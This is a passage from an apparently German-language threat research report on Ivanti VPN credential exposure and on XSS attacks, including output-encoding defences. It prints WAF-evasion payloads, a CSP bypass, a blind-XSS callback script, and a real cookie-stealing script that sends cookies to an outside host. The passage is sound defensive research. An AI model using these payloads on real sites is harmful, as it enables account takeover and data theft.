
Wir haben festgestellt, dass Ivanti Connect Secure ebenfalls einen hartcodierten Schlüssel verwendet – und **wir glauben, dass er seit mindestens 2015 nicht geändert wurde**. Wir haben Ivanti diese Information mitgeteilt, und dem Problem wurde CVE-2024-37374 zugewiesen.

Darüber hinaus haben wir festgestellt und offengelegt, dass Ivanti Authentifizierungsdaten auf MDM-Servern (Mobile Device Management) in Klartext ohne Verschlüsselung speichert. Diesem Problem wurde CVE-2024-37375 zugewiesen.

VPN-Post-Exploitation-Techniken in der Praxis

Bisher haben wir nur theoretische Angriffstechniken besprochen, die wir in unserem Labor ermittelt haben – aber gibt es dafür auch reale Beispiele? Wir glauben, ja.

In ihrem Cutting Edge-Bericht, in dem mehrere Exploit-Strategien für Ivanti-Geräte besprochen werden, teilten die Forscher von Mandiant mit, dass Angreifer das auf dem Ivanti-Gerät konfigurierte LDAP-Service-Konto kompromittieren konnten (Abbildung 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Abb. 18: Beispiel für kompromittiertes LDAP-Konto (Quelle: Mandiant)

Der Mandiant-Bericht beschreibt nicht im Detail, wie die Angreifer das erreichen konnten. Doch wir glauben, **dass es ziemlich wahrscheinlich ist, dass die Angreifer die Anmeldedaten mithilfe einer der Methoden abrufen konnten, die in diesem Bericht vorgestellt werden**, also entweder durch Extraktion aus der Konfigurationsdatei oder mit einem Netzwerk-Sniffer.

Derartige Techniken sind einfach zu implementieren und können von Angreifern aller Erfahrungsstufen eingesetzt werden.

Minderung und Erkennung

Da VPN-Appliances in der Regel eine Blackbox sind, ist es schwierig, sie ordnungsgemäß zu überwachen, um Angriffe und Sicherheitsverstöße zu erkennen. Es gibt jedoch einige Dinge, die Sie tun können, um die Auswirkungen erfolgreicher Angriffe zu begrenzen. Dazu gehören die Überwachung von Konfigurationsänderungen, die Einschränkung von Berechtigungen für Servicekonten, die Verwendung dedizierter Identitäten für die VPN-Authentifizierung und die Verwendung von Zero-Trust-Netzwerkzugriff.

Überwachen von Konfigurationsänderungen

Die meisten der hier beschriebenen Techniken ziehen eine Art von Konfigurationsänderung nach sich. Regelmäßige Exporte und Überprüfungen der VPN-Konfiguration sind sehr einfach durchzuführen und können langfristig dazu beitragen, VPN-basierte Angriffe zu erkennen.

Berechtigungen von Servicekonten einschränken

Wie wir beschrieben haben, ist es sehr einfach, die Klartext-Kennwörter der Servicekonten wiederherzustellen, die auf VPN-Servern gespeichert sind. Es gibt keine wirkliche Möglichkeit, dies zu verhindern, da VPNs in einigen Fällen die Verwendung von Klartext-Kennwörtern erfordern.

Um die Auswirkungen einer potenziellen VPN-Gefährdung zu verringern, empfehlen wir die Verwendung von Servicekonten mit weniger Berechtigungen – vorzugsweise mit schreibgeschütztem Zugriff. Das mag zwar der offiziellen Dokumentation widersprechen, doch wir haben festgestellt, dass einige Integrationen auch mit eingeschränkten Berechtigungen gut funktionieren und dass die offizielle Dokumentation nur unvorhergesehene Randfälle abdeckt.

Netzwerkadministratoren sollten verstehen, wie ein Angreifer die im VPN gespeicherten Anmeldedaten nutzen kann, und sollten dafür sorgen, dass durch eine Kompromittierung des VPN keine anderen kritischen Assets gefährdet werden.

Verwenden dedizierter Identitäten für die VPN-Authentifizierung

Auch wenn es verlockend sein kann, vorhandene Authentifizierungsservices wie AD zu verwenden, um Nutzer beim VPN zu authentifizieren, empfehlen wir, dies zu vermeiden. Angreifer, die die Kontrolle über das VPN haben, können Anmeldeinformationen abrufen und diese für den Zugriff auf interne Assets verwenden, wodurch das VPN zu einer zentralen Schwachstelle wird.

Wir empfehlen Ihnen, stattdessen eine separate, dedizierte Methode zu verwenden, um Nutzer beim VPN zu authentifizieren. Beispielsweise können Sie eine zertifikatsbasierte Authentifizierung umsetzen und dabei Zertifikate verwenden, die speziell für diesen Zweck ausgestellt werden.

Verwenden von Zero Trust Network Access

Eines der Hauptprobleme herkömmlicher VPNs ist ihr „Alles oder nichts“-Konzept bei der Erteilung des Netzwerkzugriffs: Die Nutzer sind entweder „drinnen“ (und haben vollständigen Zugriff auf das Netzwerk) oder „draußen“ (und können auf nichts zugreifen).

Beide Szenarien sind problematisch. Einerseits müssen wir Nutzern Fernzugriff auf interne Anwendungen gewähren. Andererseits sollen Angreifer nicht vollen Zugriff auf das Netzwerk erhalten, wenn sie einen VPN-Server kompromittieren.

Identitätsabhängige Sicherheit auf Grundlage des Zero-Trust-Prinzips ist eine sicherere Alternative zu herkömmlichen VPNs. Dieser Ansatz verwendet identitätsbasierte Richtlinien und Echtzeitdaten – einschließlich Standort, Zeit und Gerätesicherheit –, um Nutzern nur Zugriff auf die erforderlichen Anwendungen zu gewähren. So entfällt der breite Zugriff auf das Netzwerk. Auf diese Weise werden die Risiken im Zusammenhang mit der Wartung und dem Patching von VPNs und anderen Appliance-basierten Lösungen für sicheren Anwendungszugriff gemindert. Darüber hinaus ermöglicht die Definition einzelner Netzwerkzugriffsrichtlinien pro Element, dass Nutzer zulässige Remote-Vorgänge ausführen können, während gleichzeitig die Auswirkungen einer potenziellen Sicherheitsverletzung reduziert werden.

Studie

Cross-Site Scripting

Webanwendungen sind so konzipiert, dass sie vom Nutzer bereitgestellte Daten akzeptieren, verarbeiten und zurückgeben. Nutzereingaben sind entscheidend, damit das moderne Internet funktioniert, doch wir können diesen Eingaben nicht trauen.

So kann beispielsweise Cross-Site Scripting (XSS) auftreten, wenn eine Webanwendung nicht richtig zwischen vertrauenswürdigen und nicht vertrauenswürdigen Daten unterscheiden kann. Das Problem ist ein Mangel an Kontext. Der Code, der eine XSS-Schwachstelle aufweist, hat keine Ahnung, ob die Daten, die im HTML-Code enthalten sind, von einer vertrauenswürdigen Quelle stammen. **Und das Gleiche gilt wahrscheinlich für den Entwickler, der den Code geschrieben hat. Wenn die Nutzereingabe an diesen Punkt gelangt, hätte sie bereits Dutzende anderer Codeabschnitte durchlaufen können.** Alternativ hat dieser Code vielleicht vertrauenswürdige Daten verwendet, doch aufgrund einer vorangegangenen Änderung verarbeitet er jetzt nicht vertrauenswürdige Nutzereingaben.

Es gibt zwar keine einfache Möglichkeit, dieses Problem zu lösen, doch es gibt Ansätze, um diese Herausforderung zu bewältigen. Moderne Frameworks können Entwicklern dabei helfen, nicht vertrauenswürdige Daten zu identifizieren. Die Vorgabe, dass ein weiteres Teammitglied Codeänderungen einem Peer-Review unterziehen muss, ist eine weitere gute Möglichkeit, um Kontext hinzuzufügen. Allerdings kann keiner dieser Ansätze garantieren, dass das Problem vollständig behoben wird. Aber funktionieren sie zumindest in den meisten Situationen? Wahrscheinlich – aber eben nicht in *jeder* Situation. Vielleicht haben Sie es satt, sich mit dem gestaffelten Sicherheitskonzept zu befassen, aber dieser Ansatz ist der einzige praktikable Weg, um dieses Problem zuverlässig zu lösen.

Ist XSS tot?

In den letzten anderthalb Jahrzehnten gab es viele Stimmen, die uns erklären wollten, dass XSS „tot“ ist und dass bestimmte Web-Frameworks vor XSS „sicher“ sind. Große Webbrowser haben Module eingeführt (und schon wieder eingestellt), um XSS zu verhindern. Ist XSS wirklich tot und ein Problem der Vergangenheit? Wenn Sie das lesen, kennen Sie sicher schon die Antwort auf diese Frage. XSS ist weiterhin eine der häufigsten Schwachstellen in Webanwendungen und wird es auch bleiben.

Diese Studie konzentriert sich auf XSS-Schwachstellen, die nutzergesteuerte Eingaben direkt im JavaScript-Kontext übernehmen (oder „reflektieren“), und untersucht, warum Verteidigungsteams mit Ausgabeverschlüsselung für gestaffelte Sicherheit sorgen sollten. Unser Ziel ist es, Verteidigern die nötigen Tools an die Hand zu geben, um ihre Anwendungen vor diesen XSS-Angriffen zu schützen.

Crashkurs in XSS

XSS-Schwachstellen sind eine Klasse von Injection-Angriffen, die dazu führen, dass eine Webanwendung nicht vertrauenswürdigen JavaScript-Code ausführt. In den meisten Fällen passiert das Ganze im Webbrowser. Je nach XSS-Typ gibt es Abweichungen, doch im Allgemeinen akzeptiert die Webanwendung Inhalte vom Nutzer und gibt sie an den Webbrowser zurück. Der Browser geht davon aus, dass alle Inhalte, die vom Webserver stammen, vertrauenswürdig sind. Daher hat das Skript Zugriff auf Cookies, Sitzungstoken und alle anderen Informationen, die vom Browser für die anfällige Website gespeichert werden. Weil Angreifer von ihnen kontrollierten Code im Webbrowser des Opfers ausführen können, kann ein erfolgreicher XSS-Angriff zahlreiche Folgen haben, wie z. B. eine Sitzungsübernahme oder den Diebstahl vertraulicher Informationen vom Opfer.

Klassifizierung von XSS-Schwachstellen

Es gibt viele Möglichkeiten, XSS-Schwachstellen zu klassifizieren und zu sortieren. Die häufigste Methode zur Klassifizierung von XSS-Schwachstellen ist nach Typ, darunter Reflected, Stored und DOM-based (Document Object Model). Die Sicherheitscommunity hat auch damit begonnen, die Begriffe „Client“ und „Server“ hinzuzufügen, um anzugeben, wo die nicht vertrauenswürdigen Daten verwendet werden. Für diesen Bericht werden wir XSS jedoch in zwei Kategorien einteilen:

1. Payloads, die JavaScript-Kontext erstellen müssen
2. Payloads, die aufgrund der Art und Weise, wie sie dem Browser angezeigt werden, bereits JavaScript-Kontext enthalten

Payloads, die JavaScript-Kontext erstellen müssen

Die erste Kategorie ist wahrscheinlich das, was die meisten Menschen mit klassischen XSS-Angriffen in Verbindung bringen. Bei diesen Angriffen wird in der Regel HTML-Code gesendet, der JavaScript aufruft, um dann das Skript auszuführen. Hierzu gibt es verschiedene Methoden.

Die Payload kann die Skript-Tags selbst einfügen:

```
JavaScript
<script>alert(1)</script>
```

Oder es kann eines der vielen HTML-Attribute verwenden, um anzugeben, dass etwas in JavaScript ausgeführt werden soll:

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Zu guter Letzt kann die Payload Event Handler verwenden, um JavaScript auszuführen:

```
JavaScript
<body onload=alert(1)>
```

Im Allgemeinen ist es ziemlich einfach, solche Payloads zu erkennen und zu blockieren. Wenn Sie ein Skript-Tag in gültigem HTML-Code sehen oder ein gültiges HTML-Tag, das einen Event-Handler enthält, dann blockieren Sie es.

Payloads, die bereits JavaScript-Kontext enthalten

Bei dieser zweiten Kategorie ist es viel schwieriger, sie zuverlässig zu erkennen und zu blockieren. Die Reflexion von Nutzereingaben in JavaScript ist unglaublich gefährlich, da es Angreifern die volle Flexibilität von JavaScript bietet. Dieser Fall tritt am häufigsten in Webanwendungen auf, die nutzerdefiniertes browserseitiges JavaScript verwenden. Das ist jedoch keine Voraussetzung dafür, dass eine Webanwendung für XSS anfällig ist. In jeder Situation, in der Nutzereingaben in JavaScript reflektiert werden, muss die Payload JavaScript nicht selbst aufrufen. In den meisten Fällen wird dies durch die Verwendung nutzerdefinierter Eingaben innerhalb einer JavaScript-Zeichenfolge verursacht.

Nehmen wir beispielsweise an, es gibt eine Website, auf der verschiedene Arten und Größen von Monitoren angeboten werden. Sie verfügt über eine Suchseite, auf der Nutzer nach einer bestimmten Art von Monitor suchen können. Wenn ein Nutzer nach einem bestimmten Monitor sucht, wird eine HTTP-Anfrage ausgeführt, die dynamisch eine Zurück-Schaltfläche erstellt, über die der Nutzer zu den Suchergebnissen zurückkehren kann.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

Die entsprechende HTTP-Antwort lautet:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

Wie Sie sehen, wird die Nutzereingabe über das Rückgabeargument in einem Skript-Tag reflektiert. Um diesen Umstand auszunutzen, muss ein Angreifer lediglich aus der zurückgegebenen Zeichenfolge „Return to all monitors“ ausbrechen und neuen JavaScript-Code injizieren. Das kann durch Hinzufügen von Anführungszeichen am Anfang und Ende der Payload erfolgen.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Diese Payload würde zu folgender HTTP-Antwort führen:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-
alert(1)-"");
</script>
```

Sobald die ursprüngliche Zeichenfolge geschlossen wurde, führt der Browser die alert-Funktion aus und zeigt das klassische XSS-Popup-Feld an. Die Payload „alert(1)“ ist eine bekannte XSS-Payload und leicht zu erkennen. Doch Angreifer wissen das und ändern ihre Vorgehensweise, um Filter oder Web Application Firewalls (WAFs) zu umgehen. Dank der Flexibilität von JavaScript ist diese Payload erst der Anfang.

Spaß mit JavaScript-Zeichenfolgen und -Variablen

Sobald ein Injection-Punkt identifiziert wurde, befolgen die meisten Angreifer ihre Lieblingsanleitung zur XSS-WAF-Umgehung und durchlaufen die Payloads. Im Allgemeinen ist dieser Ansatz nicht erfolgreich. Doch entschlossene Angreifer beginnen, Payloads manuell zu testen, um eine WAF zu umgehen. In diesem Fall besteht die erste Anpassung meist darin, die Payload mithilfe von Variablen aufzuteilen und zu verschleiern. Anstatt „alert(1)“ zu senden, erstellt die Payload eine Funktion als Variable und ruft dann diese Variable auf.

```
JavaScript
a=alert,a(1)
```

Wie Sie sehen, ist der Großteil der ursprünglichen Payload noch vorhanden, sodass keine Erkennungsprobleme auftreten. Damit diese Payload erfolgreich ist, muss der Wert, der in der Variablen festgelegt ist, dem vollständigen Funktionsnamen entsprechen. So wird verhindert, dass der Funktionsname selbst verschleiert wird.

Der nächste logische Schritt besteht darin, eine Möglichkeit zu finden, den Funktionsnamen selbst zu verschleiern. **JavaScript bietet einige Möglichkeiten, eine Zeichenfolge dynamisch auszuwerten, als wäre es JavaScript-Code.** Die bekannteste Methode ist die Verwendung der Evaluierungsfunktion (eval). Versuchen wir, verschiedene Teile der Zeichenfolge „alert“ als einzelne Variablen zu speichern und sie dann auszuwerten.

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

Die Evaluierungsfunktion ist sehr bekannt und kann zuverlässig erkannt werden. Es gibt jedoch auch mehrere Eigenschaften des Fensterobjekts (window), mit denen Zeichenfolgen dynamisch ausgewertet werden können. Die Payload kann direkt auf die Zeichenfolge verweisen, oder es können Variablen übergeben werden, die die Zeichenfolgen enthalten.

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

Diese Payloads sind etwas schwieriger. Die Evaluierungsfunktion ist bekanntermaßen gefährlich, und Entwickler verwenden sie selten auf legitime Weise. Doch das gilt nicht für das Fensterobjekt und seine verschiedenen Eigenschaften. Das Fenster selbst ist das, was ein Nutzer im Browser sieht. Wenn Sie Änderungen an einer Webseite vornehmen, nehmen Sie Änderungen am Fenster vor. **Um diese Payloads zu erkennen, müssen Sie also nach der Eigenschaft suchen und dann versuchen, zu bestimmen, was in ihr ausgeführt wird.**

Es gibt zahlreiche Möglichkeiten, die an die Eigenschaft übergebene Zeichenfolge weiter zu verschleiern. Beachten Sie, dass die Payload bereits erfolgreich ist, sobald die Zeichenfolge in den JavaScript-Code aufgelöst wird, der ausgeführt werden soll.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat'rt'](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

Dies sind nur einige der praktisch unbegrenzten Möglichkeiten, wie eine Zeichenfolge in JavaScript verschleiert werden kann. Viele dieser Techniken können ausgetauscht oder miteinander kombiniert werden. Hier ist beispielsweise eine Payload, die alle oben genannten Techniken verwendet.

```
JavaScript
top[/a/.source+"le".concat'r'/*foo*/+29..toString(30)](1)
```

XSS-Verhinderung und -Abwehr

Die einzig praktikable Lösung, um diese Art von Schwachstellen zu verhindern, ist der Einsatz tiefgreifender Sicherheit. Elemente wie Codeprüfungen oder WAFs können dazu beitragen, die Entstehung und Ausnutzung von XSS-Schwachstellen zu verhindern. **Einer der effektivsten Schritte besteht jedoch darin, eine Ausgabecodierung für alle vom Nutzer gesteuerten Parameter hinzuzufügen.** Hierzu gibt es viele Möglichkeiten, die vom verwendeten Web-Framework abhängen. Sehen wir uns an, warum die Ausgabecodierung XSS-Schwachstellen verhindert.

Um ausreichenden Schutz zu gewährleisten, müssen bestimmte Zeichen codiert werden, damit die Nutzereingabe sicher ist. Indem diese Zeichen codiert werden, wird verhindert, dass Angreifer sie verwenden, um aus dem beabsichtigten Kontext der reflektierten Eingaben auszubrechen. Diese Zeichen und ihre jeweiligen HTML-codierten Versionen lauten:

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

Wenn nutzergesteuerte Eingaben in JavaScript-Code reflektiert werden, muss ein Angreifer lediglich aus der vorhandenen Zeichenfolge ausbrechen. Und genau das verhindert die Ausgabecodierung.

Um das Ganze zu veranschaulichen, werfen wir einen weiteren Blick auf das vorherige Beispiel. Hier ist die Payload, die ohne Ausgabecodierung gesendet und reflektiert wird. Beachten Sie die Anführungszeichen, die am Anfang und am Ende der Payload hinzugefügt wurden, um die ursprüngliche Zeichenfolge zu beenden.

Anfrage:

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Antwort:

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

Anstatt die Payload in der vorliegenden Form wiederzugeben, würde die Ausgabecodierung die Nutzereingabe ändern, bevor sie in der zurückgegebenen HTML-Datei platziert wird. Für diese Payload würden die Anführungszeichen HTML-codiert. Daraus ergibt sich folgende Antwort:

```
JavaScript
<script type=”text/javascript”>
      var returnPath = encodeURIComponent(“Return to all
&quot;-alert(1)-&quot;”);
</script>
```

Aufgrund der Codierung kann die Payload die vorhandene Zeichenfolge nicht mehr beenden und den beabsichtigten JavaScript-Code nicht mehr ausführen. **Mit der richtigen Ausgabecodierung sowie anderen Kontrollen können Verteidigungsteams die Verbreitung von XSS-Schwachstellen erheblich reduzieren.** Die meisten Web-Frameworks verfügen über integrierte Funktionen, um das zu erreichen. Doch wie in allen anderen Fällen kann das allein nicht garantieren, dass das Problem behoben wird. Wenn die Ausgabecodierung richtig implementiert ist, ist eine Umgehung zwar sehr schwierig, aber nicht unmöglich.

Popup-Felder sind glücklicherweise keine Bedrohung

Der Schutz von Anwendungen erfordert echte Teamarbeit und verschiedene Ebenen von Sicherheitskontrollen. In dieser Demonstration waren die Payloads relativ harmlos und erzeugten nur ein Popup-Feld im Browser. Obwohl diese Demonstrationen in der Regel verwendet werden, um das Vorhandensein einer XSS-Schwachstelle nachzuweisen, stellen Popup-Felder an sich keine Bedrohung dar.

Um mehr darüber zu erfahren, wie Angreifer XSS als Waffe einsetzen, untersuchen wir im Folgenden ein Beispiel, das Akamai-Forscher in diesem Jahr gefunden haben.

Eine tiefgreifende Analyse von XSS-Exploits durch Remote Resource Injection

Um die Auswirkungen eines XSS-Exploits angemessen darzustellen, führte die Akamai Security Intelligence Group eine eingehende Analyse der XSS-Daten durch, die von der CSI-Plattform (Cloud Security Intelligence) erfasst wurden. Das Ziel dieser Analyse war es, die spezifischen Techniken zu identifizieren, die bei realen Exploit-Versuchen eingesetzt werden – im Vergleich zu einfachen PoC-Sondierungsanfragen (Proof-of-Concept) zur Identifizierung anfälliger Vektoren. **Genauer gesagt haben wir XSS-Angriffe analysiert, bei denen versucht wurde, Remote-JavaScript-Ressourcen in Seiten einzubetten – anstelle von Sondierungsanfragen, die von Scannern ausgeführt werden.**

Wie bereits erwähnt, sind die meisten Reflected-XSS-PoC-Payloads im Wesentlichen gutartig und versuchen, eine der folgenden JavaScript-Methoden aufzurufen: alert(), prompt() oder confirm(). Dies sind die De-facto-Methoden für Scanner, um zu beweisen, dass eine XSS-Schwachstelle tatsächlich existiert und dass die Payload tatsächlich von der JavaScript-Engine des Browsers ausgeführt wird. Diese Payloads versuchen jedoch nicht, den Endnutzer auszunutzen.

Umfang der Analysen und Ergebnisse

Für diese Umfrage haben wir sieben Tage lang JavaScript-Injection-Versuche im Dezember 2024 überprüft. Bevor wir potenziell schädliches Verhalten analysieren konnten, mussten wir unsere Fühler in alle Richtungen ausstrecken, um alle Anfragen zu identifizieren, die Verweise auf Remote-JavaScript-Ressourcen enthielten. Sobald wir diese Daten gesammelt hatten, konnten wir tiefer gehen, um den Zweck des JavaScript-Codes zu identifizieren.

Die überwiegende Mehrheit (mehr als 98 %) der Verweise auf Remote-JavaScript-Code bezieht sich auf legitime JavaScript-Frameworks, die z. B. für Folgendes verwendet werden:

- Werbetechnologie
- Frameworks für Nutzererlebnis oder -oberfläche
- Nutzer- oder Websiteanalysen

Blind-XSS-Tests für Bug-Bounty-Programme

Es gab auch eine große Menge an Payloads, die von Bug Huntern genutzt wurden, die an den öffentlichen Bug-Bounty-Programmen von Akamai teilgenommen haben. Es gibt drei Hauptgründe dafür, für Bug-Bounty-Prozesse JavaScript aus Remote-Quellen zu verwenden.

1. **Der XSS-Injection-Vektor weist Größenbeschränkungen auf:** Bug Hunter erkennen vielleicht, dass ein Parameter anfällig für XSS ist, doch es gibt Größenbeschränkungen, die ihre Fähigkeit einschränken, die Kritikalität zu demonstrieren. Diese Größenbeschränkungen erschweren die Ausführung von PoC-Code. In diesen Situationen können Bug Hunter eine kleine Payload verwenden, die einfach auf eine von ihnen kontrollierte Remote-JavaScript-Datei verweist. Im folgenden Screenshot versuchen die Angreifer, die URL http://NJ.Rs einzufügen.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Blinde Automatisierungen:** Wenn Bug Hunter Remote-XSS-Services hosten können, kann diese Methode für Automatisierungstests verwendet werden, in denen eine XSS-Payload tatsächlich ausgeführt wird. Bei normalen, manuellen Reflected-XSS-Tests muss der Bug Hunter bestätigen, ob eine Payload im Webbrowser ausgeführt wird, was schwieriger zu skalieren ist. Umgekehrt injizieren Bug Hunter mit Blind-XSS-Tests einfach ihren JavaScript-Quellcode in alle Zielparameter und überwachen dann ihren XSS-Remote-Service, um festzustellen, ob Aufrufe an ihn getätigt werden. Dann können sie diese Aufrufe einfach zurückverfolgen, um festzustellen, welcher Standort und Parameter ausgenutzt wurden. Ein Beispiel für eine sehr große und komplexe Blind-XSS-PoC-Datei, die von Bug Huntern verwendet wird, ist unten dargestellt.

JavaScript

```
/** ,     ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_  _ _ __ _ __  (_)_ _    __ _   This is an automated tool for penetration testers and bug bounty hunters
     (O)     \ \ /\ / / _` | '__| '_ \| | '_ \/ _` |  | to test applications for (cross-site-scripting) weaknesses.
   __||__    \) V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,_|  | If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/  without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\  /____\         aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.
com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Blind-XSS-Services umfassen:

- Kostenlos, selbst gehostet
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Kostenlos, von Drittanbietern gehostet
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **Umgehung der Content Security Policy** Wenn Bug Hunter auf ein Szenario stoßen, in dem eine Zielsite eine XSS-Schwachstelle aufweist, aber eine Content Security Policy (CSP) vorhanden ist, die die Ausnutzung verhindert, sind möglicherweise CSP-Schwachstellen vorhanden, die ausgenutzt werden können. Betrachten Sie beispielsweise diesen CSP-Antwortheader:

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com;
object-src 'none' ;report-uri /Report-parsing-url;
```

Diese Richtlinie erlaubt die Auflistung von Domains für das Laden von Skripten in Angular JS. Sie kann mit der folgenden Payload umgangen werden, die Callback-Funktionen aufruft und bestimmte anfällige Klassen verwendet:

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Taktiken von Angreifern

Wir haben untersucht, welchen Zweck die JavaScript-Skripte aus Remote-Quellen hatten, und dabei viele Beispiele für reale Angriffe gefunden, darunter Cookie-Diebstahl, Website-Defacement und Session Riding/Cross-Site Request Forgery (CSRF).

- **Cookie-Diebstahl:** Cyberkriminelle versuchen, Sitzungscookiedaten an eine von ihnen kontrollierte Website zu senden, damit sie sie zur Kontoübernahme verwenden können. Im folgenden Beispiel wird versucht, die URL-, referrer- und document.cookie-Daten zu erfassen und sie in einer XHR-Anfrage an die Site des Angreifers zu senden.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Website-Defacement:** Threat Actors injizieren JavaScript-Code, der document.documentElement.innerHTML verwendet, um eine neue HTML-Seite zu erstellen, die dem Client angezeigt wird (siehe folgenden Codeausschnitt).

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
